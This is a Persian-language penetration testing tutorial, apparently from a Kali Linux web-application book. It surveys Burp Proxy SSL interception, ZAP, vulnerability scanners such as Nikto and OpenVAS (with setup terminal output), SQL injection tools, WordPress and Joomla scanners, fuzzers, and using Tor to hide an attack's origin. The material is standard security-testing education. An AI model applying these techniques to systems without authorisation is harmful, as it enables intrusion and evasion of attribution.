اگر می خواهید میزان ترافیکی که از وب رهگیری می کنید را محدود کنید , بایستی قوانین ویژه ای را تنظیم کنید . همانطور که در شکل زیر مشاهده می کنید , در برگه Options بخش Intercept Client Requests اگر بر روی گزینه Add کلیک کنید می توانید یک قانون رهگیری سفارشی درخواست ها ایجاد کنید. همانطور که در شکل مشاهده می کنید می توانید دامنه های سفارشی , متدهای HTTP , اسامی کوکی ها و ... را به صورت ویژه تعیین کنید. زمانیکه رهگیری انجام پذیرفت می توانید مقادیر را ویرایش کرده و آن را برای آنالیز درخواست به وب سرور ارسال کنید.





ویرایش درخواست ها در حین فرایند

در بخش Match and Replace , شما می توانید قوانین را پیکربندی کنید که به دنبال مقادیر خاصی در درخواست هستند. این قوانین بدون نیاز به انجام هیچ نوع مداخله دستی قادر به ویرایش درخواست ها در حین فرایند هستند.ابزار Burp Proxy حاوی چندین مورد از این نوع قوانین می باشد و قابل ملاحظه ترین آنها قانونی است که به منظور جایگزینی مقدار User Agent با اینترنت اکسپلورر , آیفون و یا دیوایس های اندروید بکار می رود.



Burp Proxy و وبسایت های مبتنی بر SSL

پروکسی Burp در وب سایت های مبتنی بر SSL نیز کار می کند . به منظور رمزگشایی , پروکسی اتصال را رهگیری کرده و خود را به جای وب سرور معرفی کرده و یک گواهینامه که با CA خود امضا شده ایجاد می کند.

این شروع کار است. پروکسی خود را در مقابل گواهینامه SSL واقعی وبسایت به عنوان کاربر معرفی کرده و درخواست رسیده از وبسایت را با گواهینامه فراهم شده توسط وبسایت رمزنگاری می کند . سپس اتصال از وبسایت در محل پروکسی قطع می شود . پروکسی داده ها را رمزگشایی کرده و این بار آنها را با گواهینامه ایجاد شده توسط خود (در ابتدای کار) رمزنگاری می کند تا در مرورگر کاربر نمایش داده شود . دیاگرام زیر مسیر جریان این فرایند را بسیار ساده تر توضیح می دهد :





در ادامه مرورگر یک پیام هشدار نمایش داده که گواهینامه از نوع self signed می باشد و توسط مرورگر معتبر نیست. شما می توانید بسادگی به بخش پایینی این پیام یعنی I Understand the Risks رفته و یک استثنا درون مرورگر ایجاد کنید چرا شما می دانید که ابزار پروکسی درخواست را رهگیری می کند نه یک کاربر مخرب. همچنین می توانید گواهینامه را از Burp استخراج کرده و به صورت دستی به لیست گواهینامه های معتبر فایرفاکس اضافه کنید.



This Connection is Untrusted

You have asked Iceweasel to connect securely to **158.69.117.217:2083**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

▸ **Technical Details**

▸ **I Understand the Risks**



ابزارهای WebScarab و ZAP

این دو نیز پروکسی های حملات اپلیکیشن های وب هستند که به همراه کالی لینوکس ارایه شده اند. هر دو این ابزارها دارای ویژگی های غنی هستند ولی می توان گفت که هنوز هم Burp Proxy بسته کامل تری است. شاید در برخی شرایط یک ویژگی کوچک را درون Burp یافت نکنید که شاید در ابزار دیگری موجود باشد. به عنوان مثال ابزار WebScarab دارای گراف پراکندگی ارزش برحسب زمان است (برای آنالیز شناسه نشست کاربرد دارد) که پروکسی Burp فاقد این ویژگی است.

پروکسی های WebScarab و Zed Attack (ZAP) نیز پروکسی های غیرشفافی هستند و بایستی ابتدا مرورگر بر روی آنها پیکربندی شوند. هر دو این ابزارها توسط پروژه OWASP نگهداری می شوند.

Open Web Application Security Project که یک جامعه غیرانتفاقی و مستقل است که به منظور امنیت اپلیکیشن های وب پیاده سازی شده است. در سال 2013 توسعه ابزار WebScarab متوقف شد و ویژگی های جدید تنها به ابزار ZAP اضافه گردیدند که آن را جانشین WebScarab نیز می نامند.



ابزار ProxyStrike

این ابزار پروکسی نیز به عنوان یک پروکسی فعال در کالی لینوکس موجود است. این پروکسی نه تنها پاسخ ها و درخواست ها را رهگیری می کند بلکه به صورت فعال آسیب پذیری ها را نیز جستجو می کند. ابزار ProxyStrike دارای ماژول هایی به منظور پیدا کردن آسیب پذیری های تزریق SQL و XSS می باشد. درست شبیه دیگر پروکسی هایی که تا اینجای کار معرفی کردیم , به منظور استفاده از این ابزار پروکسی بایستی مرورگر را به نحوی پیکربندی کنید تا با این ابزار کار کند. این ابزار به صورت خودکار به کاوش اپلیکیشن ها در پس زمینه پرداخته و نتایج را در فرمت های خروجی XML و HTML ارایه می کند.

اسکنر آسیب پذیری وب

کالی لینوکس حاوی اسکنرهای آسیب پذیری برای اپلیکیشن های وب می باشد. این ابزارها را می توان به منظور جستجو پیکربندی های نادرست , فایل های قدیمی و بروز نشده و آسیب پذیری های اپلیکیشن های وب استفاده کرد.



نیکتو Nikto

نیکتو شبیه ابزار نسوس برای تست نفوذ شبکه می باشد. نیکتو از روی یک نسخه ابزار اسکنر قدیمی تر به نام Wikto ساخته شده است. سازنده ابزار ویکتو قادر به بروزرسانی این ابزار نبود . این ابزار توسط CIRT.net و کریس سولو اتخاذ شد و به نام نیکتو تغییر یافت و از این به بعد مرتب بروزرسانی شد.

ابزار نیکتو یک اسکنر آسیب پذیری است که دارای ویژگی های فراوانی است و شما با استفاده از آن می توانید آسیب پذیری ها را بر روی وب سرورهای مختلف تست کنید. ابزار نیکتو قادر به بررسی ابزارهای قدیمی و بروزنشده و مشکلات پیکربندی بر روی وب سرورهای گوناگون می باشد.

برخی از ویژگی های شناخته شده ابزار نیکتو به شرح زیر می باشد :

- خروجی گزارش ها در شکل فرمت های گوناگون همچون HTML , CSV , XML و متنی.
- با استفاده از تکنیک های چندگانه برای تست آسیب پذیری ها از نتایج نادرست به ظاهر درست جلوگیری می کند.
- قادر به لاگین مستقیم به متااسپلوییت می باشد.
- سرشماری نام کاربری آپاچی
- بروت فروس زیردامنه
- قادر به تعیین حداکثر زمان اجرا قبل از انتقال به هدف بعدی



اسکنر آسیب پذیری Skipfish

این اسکنر آسیب پذیری ابتدا با استفاده از کاوش بازگشتی و دیکشنری از قبل ساخته شده , یک نقشه سایت تعاملی برای وبسایت هدف ایجاد می کند. سپس هر نود موجود در نقشه سایت برای آسیب پذیری های موجود تست می شود. سرعت اسکن یکی از بزرگترین ویژگی هایی است که این اسکنر را از دیگر اسکنرهای آسیب پذیری متمایز می کند. این ابزار با ویژگی های اسکن سازگار خود معروف است. این موضوع موجب شده در هر مرحله از اسکن بر اساس پاسخ های دریافت شده از گام قبلی تصمیم های هوشمندانه تری اتخاذ گردد. همین موضوع سبب شده که در زمان بسیار کمتری پوشش بهتری از اپلیکیشن وب ارایه شود.خروجی ابزار Skipfish به فرمت HTML می باشد.

کاوشگر وب Dirbuster

برخی اپلیکیشن ها دارای پوشه های مخفی هستند که یک کاربر عادی در تعامل با صفحه وب قادر به مشاهده آنها نیست. کاوشگرهای وب سعی در پیدا کردن پوشه های مخفی درون اپلیکیشن های وب دارند و ابزار کاوشگر Dirbuster یکی از بهترین آنهاست. Dirbuster اپلیکیشنی است که با زبان برنامه نویسی جاوا توسعه یافته است , که سعی در بروت فورس پوشه ها و اسامی بر روی اپلیکیشن های وب دارد. این کاوشگر از لیستی استفاده می کند که از طریق مرور اینترنت و جمع آوری پوشه ها و فایل هایی که توسعه دهندگان وب در اپلیکیشن های حقیقی وب استفاده می کنند , ایجاد شده است. دایربوستر توسط OWASP توسعه یافته و اکنون یک پروژه غیرفعال است ولی از طریق افزونه ای بر روی ZAP Proxy ارایه می شود.



اسکنر آسیب پذیری OpenVAS

ابزار OpenVAS یک اسکنر آسیب پذیری شبکه در کالی لینوکس می باشد. یک تست نفوذ حتما باید حاوی یک ارزیابی آسیب پذیری از سیستم هدف باشد و ابزار OpenVAS ابزار مناسبی در شناسایی آسیب پذیری ها سمت شبکه می باشد. ابزار OpenVAS شاخه ای از نسوس است و بر اساس این ابزار بنا شده ولی با این تفاوت که کاملا رایگان بوده و تحت لایسنس GPL می باشد.

در صورتیکه OpenVAS بر روی کالی نصب نشده است با استفاده از دستور زیر آن را بر روی کالی نصب کنید :

```
apt-get install openvas
```

```
root@netamooz: ~
File Edit View Search Terminal Help
root@netamooz:~# openvas
bash: openvas: command not found
root@netamooz:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  castxml creepy dff gccxml gir1.2-clutter-gst-2.0 gir1.2-gkbd-3.0
  gir1.2-packagekitglib-1.0 gir1.2-xkl-1.0 gnome-icon-theme-symbolic
  gtk2-engines gucharmap inguma libapache2-mod-php5 libasn1-8-heimdal
  libavcodec-ffmpeg56 libavdevice-ffmpeg56 libavfilter-ffmpeg5
  libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54
  libbasicusageenvironment0 libbind9-90 libboost-python1.58.0 libcamel-1.2-54
  libclutter-gst-2.0-0 libcrypto++9v5 libdbus-1-dev libdns100 libgdict-1.0-9
  libgif4 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal libgtkglext1
  libgucharmap-2-90-7 libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimntlm0-heimdal libhunspell-1.3-0 libhx509-5-heimdal libical1a
  libilmbase6v5 libisc95 libisccc90 libisccfg90 libjasper1 libkdc2-heimdal
  libkrb5-26-heimdal liblivemedia23 liblouis9 liblwres90 libntdb1 libonig2
  libopenexr6v5 libopenjpeg5 libpff1 libpgm-5.1-0 libphonon4 libpng12-0
  libpoppler57 libpostproc-ffmpeg53 libpth20 libpython3.4-minimal
  libpython3.4-stdlib libqdbm14 libqmi-glib1 libquvi-scripts libquvi7
  libregfi0 libroken18-heimdal libsodium13 libswresample-ffmpeg1
  libswscale-ffmpeg3 libtre5 libtrio2 libusageenvironment1 libusbmuxd2
  libwebrtc-audio-processing-0 libwind0-heimdal libx265-68 libzip2 libzmq3
  multiforcer phonon phonon-backend-vlc php5 php5-cli php5-common php5-json
```



```
  fonts-texgyre greenbone-security-assistant libfile-homedir-perl
  libfile-which-perl libfreeradius-client2 libhiredis0.13 libjemalloc1
  libmicrohttpd10 libopenvas8 libyaml-tiny-perl openvas openvas-cli
  openvas-manager openvas-scanner preview-latex-style prosper ps2eps
  redis-server redis-tools tex-gyre texlive-extra-utils texlive-font-utils
  texlive-fonts-recommended texlive-fonts-recommended-doc
  texlive-generic-recommended texlive-latex-extra texlive-latex-extra-doc
  texlive-latex-recommended texlive-latex-recommended-doc texlive-pictures
  texlive-pictures-doc texlive-pstricks texlive-pstricks-doc tipa xsltproc
0 upgraded, 35 newly installed, 0 to remove and 0 not upgraded.
Need to get 689 MB of archives.
After this operation, 1,016 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y ←
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 libfreeradius-client2 amd64 1.1.6-7 [39.0 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 fonts-texgyre all 20160520-1 [8,761 kB]
1% [2 fonts-texgyre 815 kB/8,761 kB 9%]                                              81.4 kB/s 2h 20min 46s
```

قبل از استفاده ابتدا نیازمند پیکربندی اولیه می باشد. به این منظور کافی است از منو اصلی کالی لینوکس به مسیر Applications > Vulnerability Analysis رفته و OpenVAS initial setup را انتخاب کنید. به جای این کار می توانید مطابق تصویر زیر دستور openvas-setup را درون کنسول کالی وارد کنید. برای پیکربندی پایگاه داده openvas شما نیازمند اتصال کالی لینوکس به اینترنت هستید .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# openvas-setup ←
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /var/lib/openvas/plugins
[w] Could not determine feed version.
[i] rsync is not recommended for the initial sync. Falling back on http.
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
[i] Downloading to: /tmp/openvas-nvt-sync.kpA4os8c8i/openvas-feed-2016-07-24-8226.tar.bz2
--2016-07-24 16:31:15--  http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Resolving www.openvas.org (www.openvas.org)... 5.9.98.186
Connecting to www.openvas.org (www.openvas.org)|5.9.98.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 26288704 (25M) [application/x-bzip2]
Saving to: '/tmp/openvas-nvt-sync.kpA4os8c8i/openvas-feed-2016-07-24-8226.tar.bz2'

               /tmp/openvas-nv   13%[=====>                                        ]   3.34M  21.9KB/s
 eta 15m           /tmp/openvas-nvt-sy   13%[=====>                                     ]   3.35M  22.4KB
kpA4os8c8i/openvas-feed-20   13%[====>                                   ]   3.49M  20.2KB/s    eta 15m 13ss
```



در پایان فرایند نصب یک رمزعبور برای شما ایجاد خواهد شد که از آن به منظور ورود به رابط گرافیکی کاربری GUI استفاده خواهید کرد. این رمزعبور را در محلی امن ذخیره کنید تا بعدا قادر به دسترسی به آن باشید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
Generating RSA private key, 4096 bit long modulus
.............................++
.................................................................................++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, city) [
]:Organization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section) []:Commo
n Name (eg, your name or your server's hostname) []:Email Address []:Using configuration from /tmp/openvas-m
kcert-client.9350/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'DE'
localityName          :ASN.1 12:'Berlin'
commonName            :ASN.1 12:'om'
Certificate is to be certified until Jul 24 22:42:16 2017 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
md    main:  DEBUG:9436:2016-07-24 18h42.18 EDT:    sql_open: db open, max retry sleep time is 0
Rebuilding NVT cache... done.
User created with password 'b4a1fa3a-aed2-4574-8710-9e1ba0c7dece'.
root@netamooz:~#
```

برای اطمینان از راه اندازی صحیح پورت های openvas دستور netstat - antp را وارد کنسول کنید. در واقع با این کار از راه اندازی سرویس های OpenVAS manager , OpenVAS Scanner و GSAD اطمینان حاصل می کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9390          0.0.0.0:*               LISTEN      9553/openvasmd
tcp        0      0 127.0.0.1:9391          0.0.0.0:*               LISTEN      9521/openvassd: Wai
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      302/rpcbind
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      9562/gsad
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN      9559/gsad
tcp6       0      0 :::111                  :::*                    LISTEN      302/rpcbind
root@netamooz:~#
```



همچنین می توانید سرویس ها را با استفاده از دستور زیر به حالت اجرا در آورید. و با استفاده از دستورهای زیر از اجرای درست سرویس ها اطمینان حاصل کنید :


```
service openvas-manager status

service openvas-scanner status
```


```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# openvas-start ←
Starting OpenVas Services
root@netamooz:~# service openvas-scanner status ←
● openvas-scanner.service - Open Vulnerability Assessment System Scanner Daemon
   Loaded: loaded (/lib/systemd/system/openvas-scanner.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2016-07-24 18:47:51 EDT; 14min ago
     Docs: man:openvassd(8)
           http://www.openvas.org/
  Process: 9519 ExecStart=/usr/sbin/openvassd --listen=127.0.0.1 --port=9391 (code=exited, status=0/SUCCESS)
 Main PID: 9521 (openvassd)
   CGroup: /system.slice/openvas-scanner.service
           └─9521 openvassd: Waiting for incoming connections

Jul 24 18:47:51 netamooz systemd[1]: Starting Open Vulnerability Assessment System Scanner Daemon...
Jul 24 18:47:51 netamooz systemd[1]: openvas-scanner.service: PID file /var/run/openvassd.pid not readable (yet?)
Jul 24 18:47:51 netamooz systemd[1]: Started Open Vulnerability Assessment System Scanner Daemon.
root@netamooz:~#
```

شما برای دسترسی به رابط گرافیکی OpenVAS بایستی پس از پایان نصب اولیه به مرورگر خود رفته و آدرس https://127.0.0.1:9392 را باز کنید. در صورت مواجه با مشکل گواهینامه در مرورگر یک استثنا ایجاد کرده و سپس با استفاده از نام کاربری admin رمزعبوری که در مرحله نصب اولیه ایجاد شد به بخش مدیریتی وارد شوید.



اکنون ابزار OpenVAS آماده اجرای یک اسکن آسیب پذیری بر روی سیستم هدف شما می باشد. شما می توانید پس از ورود به بخش مدیریتی به مسیر Administrations > Users رفته و گزینه Edit user را انتخاب کنید تا رمزعبور دلخواه خود را برای بخش مدیریت وارد کنید.





رابط کاربری گرافیکی به چندین منو تقسیم می گردد که عبارتند از :

مدیریت اسکن ها Scan Management : از این بخش می توانید یک اسکن شبکه جدید را آغاز کنید.

مدیریت دارایی ها Asset Management : در این بخش می توانید همه میزبان های جمع آوری شده از اسکن های مختلف را پیدا کنید.



مدیریت اطلاعات امنیتی SecInfo Management : این بخش اطلاعات کامل با جزئیات درباره همه آسیب پذیری ها و شناسه CVE آنها را ارایه می کند.

پیکربندی Configuration : در این بخش شما می توانید گزینه های مختلفی همچون هشدارها , برنامه ریزی ها و فرمت های گوناگون گزارش دهی را پیکربندی کنید.

اداره Administration : اضافه و حذف کاربران و فیدهای به هنگام سازی از طریق منو Administration انجام می شود.

دیگر موارد اضافه شده Extras : تنظیماتی مرتبط با رابط کاربری گرافیکی OpenVAS , تنظیمات زمان و زبان محیط برنامه و ... از این بخش قابل تغییر هستند.

بکارگیری پایگاه داده

هیچ تست نفوذی بدون تست امنیتی پایگاه داده کامل نیست. سرورهای اسکیوال همیشه هدف تعداد بالایی از هکرها بوده است و به همین منظور نیاز به ایمن سازی این سرورها جهت جلوگیری از درز اطلاعات می باشد. ابزار اسکیوال نینجا (SQL Ninja) ابزاری است که به زبان پرل نوشته شده است و به منظور حمله به سرورهای آسیب پذیر اسکیوال می توان از آن بهره گرفت. این ابزار مبتنی بر خط فرمان می باشد. به صورت مشابه ابزار اسکیوال مپ (SQLMap) را می توان برای بکارگیری آسیب پذیری های موجود در پایگاه داده اسکیوال و حملات تزریق اسکیوال بکارگرفت. در فصل پنج درباره حملات تزریق اسکیوال صحبت خواهیم کرد.



ابزارهای شناسایی
سیستم مدیریت محتوا (CMS)

سیستم های مدیریت محتوا یا به اختصار CMS , به ویژه وردپرس در چند سال گذشته به طور چشم گیری گسترش یافته اند و میلیون ها وبسایت بر اساس این سیستم طراحی و توسعه یافته است. این سیستم ها قابلیت نصب قالب ها و پلاگین های بیرونی هستند که با نصب این پلاگین ها ویژگی های جدیدی به سیستم اضافه خواهد شد. مشکل اینجاست که این پلاگین ها دارای مشکلات امنیتی زیادی هستند و سایت های وردپرسی اغلب توسط کاربران عادی وب مدیریت و اداره می شود و این اشخاص اغلب دانش پایینی در زمینه برنامه نویسی و امنیت وب دارند و پیرو آن نسبت به برزورسانی سیستم های خود کم کاری کرده که به موجب آن بیشتر سایت های وردپرسی به هدفی مناسب برای هکرها تبدیل می شود.

ابزار WPScan یک اسکنر پرسرعت آسیب پذیری وردپرس می باشد که به زبان روبی نوشته شده است و به صورت پیش فرض نیز در کالی لینوکس نصب شده است. با استفاده از ابزار WPScan اطلاعات زیر را می توان از یک سایت وردپرسی استخراج نمود :

- لیست پلاگین ها
- نام قالب
- پسوردهای و اسامی کاربری ضعیف با استفاده از تکنیک های بروت فورس
- جزئیات نسخه
- آسیب پذیری های احتمالی



برخی دیگر از ابزارهای شناسایی سیستم های مدیریت محتوا که در کالی لینوکس موجود می باشد به شرح زیر است :

Plecost یک ابزار به منظور انگشت نگاری وردپرس می باشد که به منظور استخراج اطلاعاتی درباره پلاگین های نصب شده و نمایش کد CVE آسیب پذیری های موجود استفاده می شود.

Joomscan ابزاری به منظور تشخیص آسیب پذیری های شناخته شده مثل File inclusion , Command execution و تزریق اسکیوال و بکارگیری آنها در سیستم مدیریت محتوای جوملا می باشد. این ابزار اپلیکیشن را کاوش کرده و نسخه دقیق سیستم هدف را به شما نمایش می دهد.

فازرهای اپلیکیشن های وب

فازر ابزاری است که به منظور تزریق داده های تصادفی به درون اپلیکیشن های وب طراحی شده است. فازر را می توان برای تست آسیب پذیری های سرریز بافر , مسایل مربوط به رسیدگی به خطاها , بررسی محدوده ها و بررسی فرمت پارامترها استفاده کرد. نتیجه یک تست فازینگ آسیب پذیری هایی را نمایش می دهد که به احتمال زیاد توسط اسکنرهای آسیب پذیری قابل تشخیص نیستند. فازرها از شیوه آزمون و خطا برای کشف آسیب پذیری ها استفاده می کنند و به منظور شناسایی حفره های امنیتی نیازمند صبر بالایی هستند.

ابزارهای BurpSuite و WebScarab دارای فازرهایی درون خود هستند. Wfuzz فازر ساده است که تنها به یک کلیک کار می کند و درون کالی لینوکس نیز موجود است و در فصل 10 با استفاده از فازینگ اپلیکیشن های وب را پیاده ساز ی خواهیم کرد.



استفاده از تور برای تست نفوذ

هدف اصلی یک تست نفوذ , نفوذ به اپلیکیشن وب به شیوه ای است که هکرها این فرایند را پیاده سازی می کنند. تور قابلیتی را فراهم می کند که هکرها با استفاده از آن هویت خود را مخفی می کنند تا شناسایی موقعیت مکانی و مبدا وقوع حمله مشخص نگردد. هرچند در هک اخلاقی هدف شما بهبود امنیت یک اپلیکیشن وب می باشد ولی با استفاده از تور شما می توانید تست سیستم های امنیتی همچون فایروال های شبکه , فایروال های اپلیکیشن وب و دیوایس های IPS را پیاده سازی کنید.


هکرهای کلاه مشکی هر شیوه ای را برای مخفی ماندن و افشا نشدن مکان فیزیکی خود به کار می گیرند. آنها هرگز از آدرس آیپی ثابت استفاده نمی کنند و دایما آدرس خود را تغییر داده تا بازرسان دیجیتال را سردرگم کنند. به دفعات می توان دید که در حین اسکن شبکه و پورت های شبکه از یک آدرس آیپی صورت پذیرفته و بکارگیری و نفوذ حقیقی از آدرس آیپی دیگری انجام می شود. استفاده از تور موجب شده تا تلاش های ردیابی نفوذ به کاربر حقیقی بسیار دشوارتر و در برخی موارد غیرممکن شود.

